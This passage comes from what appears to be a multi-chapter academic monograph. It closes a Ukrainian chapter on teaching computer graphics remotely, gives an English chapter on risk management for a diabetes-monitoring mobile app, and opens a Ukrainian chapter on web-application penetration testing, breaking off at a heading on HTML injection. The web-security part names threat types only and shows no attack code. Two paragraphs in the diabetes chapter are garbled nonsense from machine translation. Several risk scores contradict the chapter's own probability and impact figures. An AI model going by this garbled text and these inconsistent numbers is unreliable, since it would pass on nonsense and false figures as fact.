Для проведення вебінарів дехто із викладачів використовував сервіс Google Meet, який доступний із персонального облікового запису користувачів, які мають пошту на gmail.com. Однак, закладам освіти, які мають бажання використовувати повний інтерфейс цієї програми, варто розгорнути для себе хмару Google Workspace For Education. З інформацією про те, як це зробити можна ознайомитись за адресою: <https://bit.ly/2G7jIJp>.

Аналогічно, розгорнувши хмару Microsoft Office 365 викладачі закладу освіти зможуть скористатись послугами сервісу Microsoft Teams. Інформація про розгортання наведена за адресою: <https://bit.ly/3ntkG3v>.

І Google Meet, і Microsoft Teams, мають схожі можливості для проведення вебінарів, дають можливість демонструвати зображення з вебкамер та робочих столів викладачів, учнів та студентів, обмінюватись текстовими повідомленнями. Обидві програми можуть працювати у вікні браузера та здійснювати запис заняття, що дає можливість продемонструвати їх користувачам, які були відсутні на заняттях.

Крім вебконференцій для організації синхронної роботи у процесі дистанційного навчання можна організувати чати-семінари - навчальні заняття, під час яких користувачі обмінюються текстовою інформацією, або скріншотами. Такі чати-семінари можна організувати у програмах для організації та проведення вебконференцій, однак, для цього краще використати програми месенджери - Viber, Messenger, Telegram, Skype тощо. Перевагою цих програм є те, що вони можуть бути встановлені і на ПК, і на мобільному пристрої. Крім того, вони одразу повідомляють користувача про отримане повідомлення, що дає можливість організувати і синхронну, і асинхронну роботу, коли користувач може ознайомитись із повідомленнями та відповісти на них пізніше. Вказані додатки також дають можливість як спілкуватись один з одним, так і організувати групи для спілкування, що дозволяє викладачу



організувати альтернативний канал зв'язку з учнями та студентами.

Важливим для успішної реалізації дистанційної форми вивчення комп'ютерної графіки є впевнені навички використання усіма учасниками програмного забезпечення для організації навчального процесу (систем для проведення вебінарів, платформ дистанційного навчання, месенджерів тощо)

Суттєву допомогу викладачу комп'ютерної графіки можуть надати інструменти для керування віддаленим комп'ютером. Використовуючи їх можна виправляти роботу учнів та студентів одразу на їх персональних комп'ютерах, або демонструвати на них окремі прийоми. Серед програмного забезпечення, яке дає можливість керувати відділеним комп'ютером варто відмітити додатки TeamViewer (<https://www.teamviewer.com/>) та Anydesk (<https://anydesk.com/>), принцип роботи яких схожий: необхідно завантажити з офіційного сайту додаток та встановити його на комп'ютер викладача та студента. Після цього учень або студент має надіслати викладачу ID та пароль для підключення. Важливою відмінністю описаних вище програм для віддаленого керування ПК є те, що TeamViewer може безкоштовно використовуватись для приватних потреб, у тому числі і для роботи у навчальному закладі (оскільки в процесі його використання викладач не набуває ніяких матеріальних бенефіцій), тоді як Anydesk безкоштовно може використовуватись лише протягом 14-денного періоду пробного використання.

Реалізація асинхронних видів роботи з учнями та студентами може здійснюватись через використання різноманітних платформ дистанційного навчання, наприклад, Moodle, Blackboard, або E-front. Однак, розвиток інформаційних технологій надав учителям цікавіші, хмарні сервіси. Одним із них є Google Class.

Google Class доступний будь-якому користувачу з обліковим записом на gmail.com. Однак, компанія Google просить використовувати Google Class для навчання лише в межах розгорнутої хмари Google Workspace For Education. Отже, перед тим, як використовувати Google Class, закладу освіти потрібно розгорнути хмарку Google Workspace For Education, а викладачу отримати корпоративний обліковий запис. Водночас учням та студентам, щоб приєднатися до Google Class не обов'язково мати корпоративний обліковий запис від закладу освіти.

Google Class дає можливість запропонувати викладачу організацію таких видів навчальної роботи з учнями та студентами:

- матеріал - за допомогою цього виду завдань можна надати учням та студентам доступ до певної інформації (відео, аудіо, документів на диску Google, або будь-якого файлу з ПК викладача). При цьому такий вид завдання не передбачає зворотного зв'язку з викладачем.

- завдання - такий вид завдання передбачає зворотний зв'язок із викладачем та містить докладну інструкцію, щодо виконання завдання. Учні та



студенти можуть переглядати навчальні матеріали додані до вказаного завдання та надавати зворотний зв'язок у вигляді файлів з ПК, покликань на створені графічні матеріали, в тому числі, завантажені на Google Диск, або представлені у вигляді Google Малюнків.

- запитання - це такий тип завдання, який може бути використаний для отримання викладачем покликань на створені графічні ресурси, а також, за відповідних налаштувань, для організації дискусії між учнями та студентами, в якій користувачі зможуть переглядати матеріали кожного з учасників навчального процесу та коментувати їх.

- завдання з тестом - призначення вказаного завдання вказує на можливість в межах Google Class організувати тестування учнів та студентів. Використовуючи Google Форми можна забезпечити як автоматизовану перевірку завдань через використання закритих видів запитань, так і перевірку викладачем шляхом включення відкритих видів запитань.

Аналогічно можна організувати навчальний процес і з використанням Microsoft Teams.

Результат вивчення комп'ютерної графіки завжди виражається у вигляді створених учнями та студентами графічних зображень, наприклад, комп'ютерного живопису, векторної графіки чи тривимірного моделювання. Тому з метою формування та розвитку їх творчих здібностей рекомендується надавати завдання у вигляді особистих проєктів. Такий підхід надає учням великі можливості проявити себе, а також дозволяє вчителю оцінити мислення та творчі здібності учня.

Викладачеві слід врахувати, що при організації навчання комп'ютерній графіці в дистанційному форматі існує висока можливість подання учнями та студентами неправдивих результатів. Тому корисним буде розробка завдань для контролю їхнього оцінювання, які маловірогідно знайти в мережі Інтернет. З метою дотримання студентами академічної доброчесності викладачем може здійснюватись перевірка графічних зображень на авторство за допомогою Google пошуку, отримання від слухачів зображень поетапного виконання своєї роботи, формулювання питань, завдань, умов і прикладів для вирішення.

Отже, сприятливим фактором використання дистанційної форми навчання з комп'ютерної графіки є можливість ліквідувати недостатність індивідуального підходу і недостатність уваги яка приділяється кожному слухачу, недостатність застосування активних форм навчання в контексті уроків, що проводяться в класі. З'являється можливість активізувати увагу і пізнавальний інтерес.

Дистанційна форма навчання дає можливість перемогти деякі недоліки класичної форми навчання:

- вирішується проблема з відвідування занять учнями та студентами - відсутні можуть переглянути запис пізніше;



- з'являється можливість навчатися для тих, хто не може з тих чи інших причин бути присутнім на заняттях, наприклад, за станом здоров'я;
- забезпечується цілодобовий доступ до матеріалів уроку, в тому числі до лекцій, відео-роликів тощо;
- відкривається можливість для навчання соціально незахищених і маломобільних верств населення;

Завдяки новим технологіям в комп'ютерній графіці [11, 12], особливо пов'язаним з віртуальною реальністю, відбувається мимовільна трансформація сприйняття підростаючим поколінням навколишнього світу. Він стає більш багатограним, з різними точками огляду. Це може привести до серйозної необхідності зміни стандартів і підходів до навчання. Деякі дослідники помічають, що незабаром вдасться впливати на надсвідомі функції людини, зокрема використовуючи розробки в галузі штучного інтелекту.

За умови успішного впровадження даних розробок в освітній процес з комп'ютерної графіки, вони повинні виступити джерелами підвищення мотивації до безперервного навчання. При дистанційному навчанні обов'язковим залишається педагогічна взаємодія і вплив на інтерес та досягнення слухачів, це і є відмінністю від віртуального спілкування.

Розглянемо позитивні і негативні фактори дистанційного навчання комп'ютерної графіки. До позитивних можемо віднести такі:

- віртуальне середовище імітує чинники реального світу і дозволяє здійснювати процес навчання з меншим ризиком для здоров'я і діяльності учня;
- психологічної напруги учнів та студентів знижується за допомогою спілкування у форматі «віч-на-віч», дозволяє сформулювати відчуття психологічного комфорту при відсутності видимості людини, з якою користувався спілкується;
- з'являється можливість формувати умови для поліпшення самопізнання людини, формування власних цінностей.

Серед негативних можна відмітити:

- відсутність живого спілкування робить проблематичним передачу соціального і культурного досвіду, зменшується обсяг емоційного спілкування;
- зростання складності вибору викладачем методів навчання - певні методи, властиві живому спілкуванню не можуть працювати так само ефективно, як при віртуальному;
- кардинальне знеособлення освітнього процесу при використанні тільки мережевої взаємодії сприяє погіршенню сенсорних здібностей учня.

Підводячи підсумки слід зазначити, що дистанційні технології навчання в процесі викладання дисципліни «Комп'ютерна графіка» дозволяють не тільки на достатньому рівні організувати роботу, а й заощадити час вчителя, задіяного на консультаціях або уроках. Учні та студенти отримують більш гнучкий графік роботи, що зменшує психологічне навантаження, дозволяє розвивати їх



дисциплінованість, самоорганізацію та відповідальність. При цьому викладачу варто попередньо відпрацювати раціональну методику навчання для підвищення ефективності, яка згодом почне приносити свої плоди.

**KAPITEL 3 / CHAPTER 3****IMPLEMENTATION OF RISC PROJECT MANAGEMENT
METHODOLOGY WHEN DEVELOPING A MOBILE APPLICATION FOR
HEALTH CONTROL OF PATIENTS WITH DIABETES MELLITUS****ВПРОВАДЖЕННЯ МЕТОДОЛОГІЇ ПРОЕКТНОГО RISC – МЕНЕДЖМЕНТУ ПРИ
РОЗРОБЦІ МОБІЛЬНОГО ДОДАТКУ ДЛЯ КОНТРОЛЮ ЗДОРОВ'Я ХВОРИХ З
ЦУКРОВИМ ДІАБЕТОМ****DOI: 10.30890/2709-2313.2021-06-04-003****Introduction**

Nowadays, the process of developing mobile applications (mobile medicine) has also touched medicine, offering this area many services that greatly facilitate and make the interaction between the doctor and the patient more effective, and help keep records of the state of health in various aspects. A mobile application for medicine must comply with several important criteria: a simple and intuitive interface, functionality and capabilities inherent in the concept, data updates and synchronization, and the safety of personal information. What do patients want in 2021? Among the most frequent wishes are a high level of healthcare quality, an individual approach, free access to medical information, as well as the ability to independently monitor and control your health. But not only the expectations of patients have changed - their thinking has changed. New types of patients require more than just product information, they seek help in their quest to take care of their health.

Many of these wishes can be fulfilled using mobile applications. Their popularity is not only due to their ease of use. Mobile apps are unlikely to replace doctors; they will only help improve the healthcare system for patients. The rapid development of intelligent information technology often exceeds user expectations and increases their engagement. Certain requirements have already taken root within the interaction between doctors, patients, and pharmaceutical companies, and there are quite high requirements for such a relatively new channel as mobile applications [1].

3.1. Statistics on the use of medical mobile applications.

During the pandemic, app usage rose 40%, reaching a record high of over 200 billion hours in April 2020.

- 80% of doctors use smartphones and medical apps for work
- 158,000 medical applications available for download on Google Play
- 79% of respondents are more willing to trust a doctor who will make it possible to track their health status using mobile applications



➤ 93% of healthcare representatives are confident that medical mobile applications will benefit the health of patients

➤ 40% of doctors believe that the need for personal visits will be partially reduced due to the popularization of the use of mobile applications

Basic principles to be followed when developing medical applications for a successful launch:

- Intuitive interface - the application should be easy to use and navigate
- Easy installation and fast updates
- Data Synchronization
- Safety and security of personal information of users

The use of mobile apps in healthcare helps improve the efficiency of healthcare facilities, provide accurate diagnostics, and help pharmaceutical brands increase brand awareness among their audiences. Healthcare application development includes business analysis, UI / UX design, development, testing. When it comes to operating systems, Android and iOS are still the most popular.

Diabetes mellitus - one of the most widespread incidents in the world. This disease demand for post-lay respect from the side of the patient until I become healthy and that child. We are sick for a diabetic child, it is necessary to conduct a field of blood in the blood, physical nurturing and his own race. The traditional process of taking away from the schoolboy takes a lot of hours, and it takes only a few hours to produce a small number of donations.

Mobile annexes to the building will be able to process the process. The head meta is to preserve the time-consuming fixation of the data and analysis for a little more talk about the snakes in the country of the people. All the obvious solutions do not have a universal mobile add-on for multiple platforms, as well as mobile integration with a mobile glucometer.

3.2. Theoretical aspects of risk management in project management

Project planning and implementation takes place in conditions of uncertainty caused by changes in the internal and external environment [2].

Uncertainty means the lack of complete and reliable information about the conditions of the project. Each project involves the implementation of any new activity in a new environment, using new resources and to create a new result. Modern complex projects are increasingly uncertain in the early stages of their development. The novelty, or innovation, of a project leads to risks in a broad sense. Risks can be defined as the uncertainties associated with the occurrence of situations during a project that result in an impact on the costs, duration or quality of the project.

Risks can be "known", ie have a number of known characteristics: a certain

category, the value of the probability, an assessment of the possible impact on the project and the method of manifestation. Management of such risks can be planned and carried out, offering ways of response. Risks can also be "unknown" - if they cannot be identified by nature and predicted at all. We do not know what may happen, but we assume that something will happen. Based on past situations, an experienced project manager knows that most of the risks can be predicted and analyzed, although he does not forget about the "unknown" risks.

Risk management is the process of responding to events and changes in risks during the project.

At the same time, risk monitoring is important. Risk monitoring includes risk control throughout the project life cycle. Qualitative risk monitoring provides information management that helps to make effective decisions before the occurrence of risky events.

The most common characteristics of risk are the threat or danger of failure in a particular activity, the risk of adverse consequences, changes in the environment that can cause loss of resources, damage, and the danger from which to insure [3].

When working with risks, we must distinguish three concepts:

1. Cause (sometimes called context or source of risk).
2. The risk itself ("body", or risk event).
3. Its effect on the project.

When a risk is an increase in project costs, it is a mistake. Instead of risk, only its impact is indicated. The same consequence can lead to a large number of risky events, such as rising costs of resources, increasing the cost of contractor work, etc. Thus, the impact is caused by a large number of risks. Any risk, in turn, appears for a specific reason or has a specific source. For example, rising prices for resources are a consequence of inflation; increase in the cost of the contractor's work - may be caused by economic growth in market conditions. Being late for a project team to a meeting is a risk that can be caused by the inconvenient appointment of the meeting time or the personal indiscipline of its members. The impact of this risk can also be expressed in increasing the duration of the project.

3.3. Analysis of the selected subject area.

For the project we choose the subject area "Nutrition for diabetics", for which a mobile application will be developed.

The mobile application is designed for people of all ages who have diabetes.

With the spread of mobile technology, mobile medicine has developed. Mobile medicine is a concept that aims to connect the patient and the doctor with the help of mobile devices, in order to more accurately and completely exchange information about the patient's condition. This leads to improved quality of medical services.



In terms of diabetes, mobile medicine can offer several possible uses for mobile devices. First, the patient can fill out the patient's electronic daily, which displays information about his condition and parameters of nutrition and physical activity.

Secondly, with the help of special devices it becomes possible to control blood sugar levels.

In the field of mobile medicine, smartphones are becoming a source of a lot of data. Data can be collected from built-in sensors and from external devices - wearable devices. A lot of data can be collected automatically, which reduces the burden on the patient.

With the help of mobile devices, patients can collect specialized data on some diseases over a long period of time, which was previously difficult to obtain. Doctors can also analyze the behavior of patients, the nature of physical activity. For example, the Fitbit and Jawbone's Up24 bracelets, which are popular with users, can easily track exercise, nutrition and even sleep cycles.

Diabetes is one of the most common diseases in the world. This disease requires constant attention from the patient to the state of his health and diet.

Patients with diabetes need to keep track of blood sugar levels, exercise and their diet. The traditional process of accounting in the diary takes a long time, which leads to a small amount of data collected. Mobile devices can facilitate the accounting process.

The main goal is to ensure timely recording of data and their analysis for further warning of changes in the human condition. All available solutions do not have a universal mobile application for multiple platforms, which would be integrated with a mobile meter.

Once the mobile application is completed, it will be available on Google Play and the App Store. The next step will be to promote the application through advertising on social networks to increase the number of users.

3.4. Qualitative identification of the main risks inherent in the subject area

Identification is the first and one of the main stages of risk analysis. Risk identification is the process of establishing a list of the main types of risks inherent in the activities of a particular organization, which may affect a particular area of work, line of business or organization as a whole. Identification is a description of risks in their relationship with other risks and factors (sources of risk) that increase or decrease the described risks.

We carry out qualitative identification of the main risks inherent in the selected subject area:

- ✓ Limited resources.
- ✓ Conflict of interests of team members.



- ✓ Insufficient qualification of staff.
- ✓ Changing customer requirements.
- ✓ Lack of labor.
- ✓ Errors in project planning.
- ✓ Delay in project completion.
- ✓ Errors in budgeting.
- ✓ Imperfect system testing.
- ✓ Incorrect operation of the mobile application after release.
- ✓ The irrelevance of the developed product

5. Review of basic risk management methods

Risk management methods can be divided into four types:

1. Elimination of risk - means the abandonment of a particular activity or such a significant (radical) transformation, as a result of which the risk disappears.

2. Risk prevention and control is an effective organization of project activities, ie when its participants have the opportunity to effectively influence risk factors and reduce the possibility of adverse events. Risk control is the implementation of a set of measures aimed at minimizing losses after the occurrence of an adverse event.

3. Risk insurance - provides for the reduction of operating losses through financial compensation from special insurance funds.

4. Risk absorption is a way of activity, when the materialization of the risk, the losses are fully borne by its participant (participants). This method of risk management is used when the possibility of risk is small or losses in the event of its occurrence significantly affect the participants of the project activity.

We will conduct a SWOT-analysis - one of the most common methods that assess the complex of internal and external factors influencing the development of the company[3].

The abbreviation SWOT stands for:

- S - Strengths.
- W - Weaknesses.
- O - Opportunities.
- T - Threats.

Based on the SWOT-analysis, the following main strategies can be identified to eliminate the negative factors:

- Implement a good advertising campaign that will increase demand.
- Involve the best medical professionals to improve the accuracy of the application.
- Providing backups of patient data.

The SWOT-analysis of the project shows positive dynamics and testifies to the success of the mobile application.



Table 1 - Characteristics of the factors of SWOT -analysis

SWOT factors	Positive	Negative
Internal	Strengths	Weaknesses
	The application creates reports for the doctor.	Additional features are available at an additional cost.
	Availability of a forum to support patients.	Unable to back up data.
	Works with other Bluetooth gadgets.	Availability of advertising.
	Interesting graphic characters for children.	
	Qualified specialists.	
External	Opportunities	Threats
	An advertising campaign that will increase demand.	Ability to enter the market of strong competitors.
	Ability to improve the application (introduction of new technologies).	Misunderstanding with the customer.
	Upgrade staff with more qualified performers.	Additional marketing costs.

3.5. Review of software products in the field of risk management

Risk management software products:

- *Gartner Magic Quadrant*. Graphical representation of the market situation, which allows you to assess the capabilities of products and manufacturers themselves. Used by the analytical agency Gartner. In its reports, Gartner considers not only the quality and capabilities of the software, but also the characteristics of the developer as a whole, such as experience in sales and customer service, complete market understanding, business model, innovation, marketing strategy, sales, industry development and others [4,7].

Based on the assessment of key parameters, vendors are divided into 4 groups:

1. Leaders.
2. Candidates for leadership.
3. Farsighted.
4. Niche players.

- *SAP GRC Risk Management* is a comprehensive solution for all enterprises to manage all types of risks and manage cooperation and risk management sequence in the organization. The application allows you to identify and assess the risks that cause the value of the business.

- *Resolver*. This program allows you to quickly identify, analyze and manage



critical risks that may threaten the achievement of business goals; the ability to conduct regular internal audits to ensure compliance in this area.

3.6. Formulation of initial populations of Crawford cards

Crawford cards are a method that allows anonymity of the event participants. It is often used when there are conflicts in the group that puts forward ideas. Conflicts do not allow the creative nature of the assault.

- A group of experts of 7-10 people gathers.
- Each participant is given 10 cards.
- All respondents write down the most important risk on one card.
- After a short pause, write down the second most important risk on a new card.
- Risks cannot be repeated.

Initial populations of Crawford cards were formed for this project. The following are the risks according to the magnitude of their threat (from the highest to the lowest):

1. The irrelevance of the developed product.
2. Incorrect operation of the mobile application after release
3. Delay in project implementation deadlines.
4. Mistakes in project planning.
5. Imperfect system testing.
6. Limited resources.
7. Changing customer requirements.
8. Conflict of interests of participants.
9. Insufficient qualification of staff.
10. Lack of labor.
11. Errors in budgeting.

Next, we analyze all risks and develop ways to eliminate them:

1. We involve the best medical specialists for the maximum accuracy of the mobile application.
2. Ensuring a good advertising campaign that will increase demand.
3. Providing developers with courses to improve skills.

3.7. Risk ranking and construction of a matrix of probability and consequences

Risk analysis is an important stage of the investment project. The analysis solves the problem of reconciling two virtually opposite actions - profit maximization and project risk minimization.

Project risk analysis is divided into:

- qualitative (identification of all anticipated risks of the project, their cost and assessment of the impact and mitigation measures);
- quantitative (direct calculations of changes in project efficiency due to risks).

Qualitative risk analysis determines the factors that affect each type of risk, as well as the stages and activities from which they arise and then identify them. Qualitative analysis is carried out at the stage of developing a business plan, and the mandatory comprehensive examination of the investment project allows you to prepare extensive information for risk analysis.

When identifying risks, they are specified and classified in relation to specific projects. The meaning of the classification of risks for a particular project is that for analysis and evaluation, you must first identify possible simple risks, and then determine the causes and sequence of the threat with the development of components and minimize costs.

Risk ranking is a tool used to compare and classify risks. The task of risk ranking arises when there is a mismatch between the need to reduce or reduce a number of risks on the one hand, and available resources - on the other.

Table 2 - Matrix of probability and consequences

Influence	0,05	0,1	0,2	0,4	0,8
Probability					
0,9	0,05	0,09	0,18	0,36	0,72
0,7	0,04	0,07	0,14	0,28	0,56
0,5	0,03	0,05	0,10	0,20	0,40
0,3	0,02	0,03	0,06	0,12	0,24
0,1	0,01	0,01	0,02	0,04	0,08

You need to determine the level of risk exposure: very low, low, medium, high or very high. Risks in the red zone (high level) require quantitative analysis, development of special response strategies, as well as a number of preventive measures. Quantitative analysis is not required for risks in the yellow zone, and special measures may not be required. For risks in the green area, it is enough that they are identified and budget reserves and time reserves are created for them.

Risk ranking:

1. The irrelevance of the developed product (irrelevant functions of the



application). The probability of the first risk is 70%, the impact is 80%. The risk has a very strong rank level (0.72).

2. Incorrect operation of the mobile application (possible measurement error). The probability of risk is 65%, the impact is 75%. Risk has a strong rank level (0.56)

3. Delay in project implementation deadlines. The probability of risk is 40%, the impact is 70%. The risk has an average level of rank (0.36).

4. Mistakes in project planning. The probability of risk is 40%, the impact is 45%. The risk has a low level of rank (0.28).

5. Imperfect system testing. The probability of risk is 20%, the impact is 40%. The risk has a low level of rank (0.14)

6. Limited resources. The probability of risk is 20%, the impact is 40%. The risk has a low level of rank (0.12).

7. Changing customer requirements. The probability of risk is 20%, the impact is 35%. The risk has a low level of rank (0.09).

8. Conflict of interests of participants. Probability of risk - 10%, impact - 40%. The risk has a low level of rank (0.06).

9. Insufficient qualification of staff. The probability of risk is 5%, the impact is 50%. The risk has a very low level of rank (0.03).

10. Lack of labor. The probability of risk is 2%, the impact is 30%. The risk has a very low level of rank (0.02).

11. Error in budgeting. Probability of risk - 1%, impact - 20%. The risk has a low level of rank (0.01).

3.8. Calculation of the final cost of the project.

The final cost of the project is equal to the sum of the cost of the project and the cost of risk management. The cost of risk management is equal to the sum of the cost of identified risks and the cost of force majeure [5,6].

We find the value of the identified risks. The amount of investment is 17,000 hryvnias, which may cover expenses that were not foreseen: lack of resources, hospital developers. There are also 12,000 hryvnias for advertising on social networks, which will help gain the popularity of the mobile application and expand the audience. UAH 10,000 will be allocated for force majeure risks.

Cost of identified risks = 17,000 + 12,000 = UAH 29,000.

The cost of force majeure risks = UAH 10,000.

Cost of risk management = 10 000 + 29 000 = 39 000 UAH.

After finding the cost of risk management, we find the final cost of the project. The cost of the project (optimized) is UAH 130,000.

The final cost of the project = 130 000 + 39 000 = 169 000 UAH.




Figure 1 - Dynamics of project cost growth

3.9. Comparative analysis of the functional completeness of the project web application with the mobile application mySugr Diabetes

MySugrDiabetes is a loyal and free diabetes journal that keeps your diabetes data under control. With one application you will have:

- blood sugar tracker;
- carbohydrate registrar;
- insulin calculator.

Table 3 - Comparison of the author's project with mySugr Diabetes

Own project	mySugr Diabetes
The application creates reports for the doctor.	The application creates reports for the doctor.
_____	Ability to add photos of food to calculate carbohydrates.
Availability of a forum to support patients.	_____
Works with other Bluetooth gadgets.	Works with other Bluetooth gadgets.
_____	Ability to back up data.
_____	Reports in PDF and Excel format.
Interesting graphic characters for children.	_____
_____	Support for foreign languages such as Spanish, French, German and Chinese.
Light and personalized information panel (diet, medication, carbohydrate intake, food, blood glucose levels, etc.).	Light and personalized information panel (diet, medication, carbohydrate intake, food, blood glucose levels, etc.).
_____	Feedback from a doctor.



The cost of developing the application is UAH 250,000.

To compare the planned project with the already created mobile application for health control of patients with diabetes, a table was created.

Therefore, we can conclude that the mobile application mySugr Diabetes has a wider functionality. Some functions are not present in the planning project. Therefore, the difference in the cost of development is understandable. But a significant advantage of a proprietary web application is affordability.

Conclusions

The digitalization of national medicine allows doctors to conduct online consultations at any convenient time. This increases the availability of medical services. People can get qualified help from experienced doctors remotely. This automates the business process. To implement many "medical" startups, SaaS online services with the ability to connect mobile applications are being developed. This is a sure step for the development of public medicine and the development of business such as private medicine.

The following tasks were performed in the work: analysis of the selected subject area; qualitative identification of the main risks inherent in the subject area; a review of the main methods of risk management, a review of software products in the field of risk management; a set of initial populations of Crawford cards is formulated; risk ranking and construction of a matrix of probability and consequences were carried out; the final cost of the project is calculated. A SWOT analysis of the project's strengths and weaknesses was conducted. According to the results of risk ranking, it is necessary to pay attention to possible risks that fell into the red zone: the irrelevance of the developed product, incorrect operation of the mobile application after release and delay in project implementation. The final cost of the project is UAH 169,000.

Modern IT developments have a positive impact on the development of new ways of organizing medical care. Conducting online consultations for patients and staff, the exchange of information about patients between different institutions, remote recording of physiological parameters, monitoring of real-time operations - all these opportunities are provided by the introduction of information technology in medicine. This brings health care informatization to a new level of development, positively affecting all aspects of its activities. The relevance of developing mobile applications for medical centers, private clinics will increase every day. "Mobile apps will plan your daily routine, diet menu and exercise regimen, tell you about your health, and help you control your medication. They will even contact your doctor if the need arises," said Derek Newell, founder of JIFF's social health platform. SaaS systems can provide such a link between staff and customers, and the development of



such mobile applications for medical centers will help solve problems such as:

- keep records of patients in clinics;
- monitor their condition remotely;
- save and transmit the results to monitor the correctness of the prescribed treatment;
- diagnostic tests;
- conduct distance learning;
- give advice to inexperienced employees.

At present, patient education has become an integral part of diabetic care. Successful control of the disease, even with the maximum use of the arsenal of modern medicine, but without the active participation of the patient, is not possible. The results of treatment always depend on the patient's behavior. After all, it is the patient who must follow the doctor's recommendations from day to day, and this requires not only consent with the doctor, but also certain knowledge, skills and, taking into account changing life circumstances (different eating conditions, travel, comorbidities) - making independent medical decisions. character, i.e. be able to independently change the tactics of treatment depending on the specific situation. To do this, the patient must be well aware of all aspects of their own disease. Such mastery of the skills of control and treatment of one's disease depends to a large extent on the integration of conventional medical care and self-control with the use of intelligent information technologies in the form of digitalization. The proposed web application implements these important activities for human health and life.



KAPITEL 4 / CHAPTER 4

THE TECHNIQUES OF DETECTION VULNERABILITIES IN WEB APPLICATIONS BY EXPERIMENTAL RESEARCH

ЗАСОБИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ВЕБ-ЗАСТОСУНКІВ ШЛЯХОМ ЕКСПЕРИМЕНТАЛЬНОГО ДОСЛІДЖЕННЯ

DOI: 10.30890/2709-2313.2021-06-04-001

Введення

На сьогоднішній день майже всі приватні фірми, банки, державні органи та інші організації мають свій сайт або ж web-застосунок, на якому міститься інформація щодо їх роботи, є можливість отримати негайну підтримку, який виконує функцію часткового полегшення роботи організації, або ж, взагалі, функціонал сайту повністю замінює необхідність відвідування цього закладу.

Але ці ж сайти та web-застосунки організацій, що полегшують роботу своїм працівникам та клієнтам, мають свої недоліки з огляду на забезпечення кібербезпеки тієї чи іншої організації.

Так, згідно з дослідженням університету Карнегі-Меллона, кількість помилок у військовому і промисловому програмному забезпеченні складає в середньому від п'яти до десяти на 1000 рядків коду [1]. Мається на увазі ПЗ, що використовується на практиці і пройшло стадії тестування і впровадження. Враховуючи, що ядро операційної системи Windows містить більше 5 мільйонів рядків коду, а ядро Linux 3,5 мільйона, неважко підрахувати кількість теоретично можливих недоліків, які можуть застосовуватися для здійснення кібератак.

За даними компанії Positive Technologies, що були отримані в результаті проведення 16121 автоматизованих сканувань, 59 детальних аналізів web-застосунків, у тому числі з проведенням аналізу коду програм, 83% сайтів мають критичні вразливості, 78% мають вразливості середнього ступеня небезпечності для всієї системи, а також ймовірність автоматизованого зараження web-застосунку шкідливим чужорідним кодом складає 15-20% [2].

З наведеної статистики можна зробити висновок, що розробники і адміністратори web-додатків здебільшого не дотримуються вимог безпеки, задаючись іншими цілями, наприклад, розширенням функціоналу. А чим функціональніший додаток, тим складніше написаний розробниками код. В результаті велика кількість систем має вразливості.

Експериментальне дослідження стійкості сайтів до зовнішніх впливів (web application penetration testing) є популярним у всьому світі способом оцінки стану захищеності сайту чи web-застосунку. Суть такого експерименту полягає в санкціонованих спробах обійти існуючий комплекс засобів захисту, що використовуються. В ході тестування фахівець з кібербезпеки або етичний хакер виконує роль зловмисника, мотивованого на порушення інформаційної



безпеки сайту, що дозволяє знайти вразливості сайту раніше, ніж це виявить реальний хакер із метою несанкціонованого втручання в роботу сайту. Як вже зазначалося раніше, чим складніша функціональність сайту, тим більше шансів на те, що в одному з його модулів виявиться вразливе місце для безпеки всієї системи.

За допомогою вразливостей сайту чи web-застосунку хакер може досягнути:

1. Порушення роботи ресурсу.
2. Введення в оману користувача.
3. Здобуття аккаунтів користувачів сайту та конфіденційних даних користувачів.
4. Отримання повного контролю над сервером організації.

Таке експериментальне дослідження сайту дозволяє виявити фахівцю з кібербезпеки вразливості та реальні загрози, які в негайному порядку аналізуються та забезпечується їх усунення.

4.1. Аналіз найбільш небезпечних та популярних видів вразливостей сайтів

В результаті детального аналізу статистичних матеріалів однієї з найвпливовіших міжнародних організацій, що займається забезпеченням безпеки web-додатків, Open Web Application Security Project (OWASP) «Ризики безпеки web-застосунків 2020 року», наукової роботи «Empirical analysis of web attacks» написаної спеціалістами з кібербезпеки Парміндером Кауро та Далджіто Кауро, а також наукової роботи «Defending against web application attacks: approaches, challenges and implications» спеціалістів з кібербезпеки Димитріса Мітропулоса, Панос Лурідаса, Міхаліс Поліхронакіа, та Анджелос Д. Керомітіса, були виділені найбільш небезпечні та популярні види загроз, що використовуються хакерами останнім часом:

1. Web-ін'єкції.
2. Невірна конфігурація безпеки сайту.
3. Міжсайтовий скриптинг (XSS).
4. Використання модулів з загальновідомими вразливостями.
5. Атаки на відмову в обслуговуванні та розподілені атаки на відмову в обслуговуванні (DoS та DDoS) [3].

Під web-ін'єкціями маються на увазі вразливості, які виникають в результаті передачі неперевіраних, введених користувачем даних до інтерпретатора для виконання. Таким чином, хакер може виконати довільний код в інтерпретаторі. Найпоширеніші типи ін'єкцій: SQL, OS, XXE, CRLF, Template (SSTI або CSTI), LDAP, PHP та HTML.



4.1.1. HTML-ін'єкції

